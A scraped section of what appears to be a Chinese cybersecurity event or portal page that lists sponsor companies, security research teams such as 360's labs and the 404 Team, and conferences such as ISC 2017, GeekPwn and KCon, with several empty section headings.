 GooAnn gooann.com 谷安天下	 观数科技 Data Insight Technology	 国舜	 海峡信息	 iBOXCHAIN 盒子科技
 华安普特 www.idc126.com	 华胜信息 TEAMSUNINFO	 春秋	 GEETEST 极验 全球交互安全创领者	
 TASS® 江南天安	 锦行科技 Jeesen Technologies	 CIMER® 君立华域	 椒图科技	
 库神 COLDLAR	 猎聘 Liepin.com	 凌晨网络科技	 迷雾科技 slow mist	
 美创 MEICHUANG	 敏捷科技 gile technology	 默安科技 企业信赖的安全伙伴	 墨云科技 vackbot.com	
 云	 岂安科技	 青藤云安全	 任子行® SURFILTER	
 睿语	 SAIKE 赛客	 赛宁网安	 神月信安	 观星 Data Star Observatory
 四维创智	 cirrus gate 思睿嘉得	 四叶草安全 Clover Sec	 SO1BUG	 SUGAR



## 合作公司






































## 安全媒体





## 安全团队

 KEE TEAM	 360 ADLAB	 360 ALPHA	 ICE SWORD 360冰刃实验室
 360代码卫士 codesafe	 360 IOT安全研究院	 360烽火实验室	 Gear Team
 猎网平台	 Marvel Team	 MESHFIRE TEAM	 NIRVAN
 CyImmuLab 360 North American Research Center	 PEGAUSUS	 360 QROCTEAM	 360天巡 新一代无线入侵防御系统
 360vulcan	 Vulpecker Team	 360网络安全学院	 SKY-GO 360汽车网络安全实验室
 360猎日团队 HELIOS TEAM	 安全文库 我的网络安全攻防百科	 安全字典 WWW.SECDIC.COM	 DMZ LAB
 404 Team	 风暴中心 SaaS化大数据平台	 火绒安全 www.huorong.cn	 Joinsec
 Joinsec	 猎	 PANGU TEAM	 Galaxy 平安银河实验室 PINGAN'S GALAXY LAB
 破壁计划	 启明星辰 ADlab	 赛可达实验室 skd labs	 云鼎实验室 YUNDING LAB

## 安全会议

 ISC 2017 中国互联网安全大会	 GeekPwn 极客	 KCon	 MOSEC
 SSC	 中国网络安全大会 China Cyber Security Conference		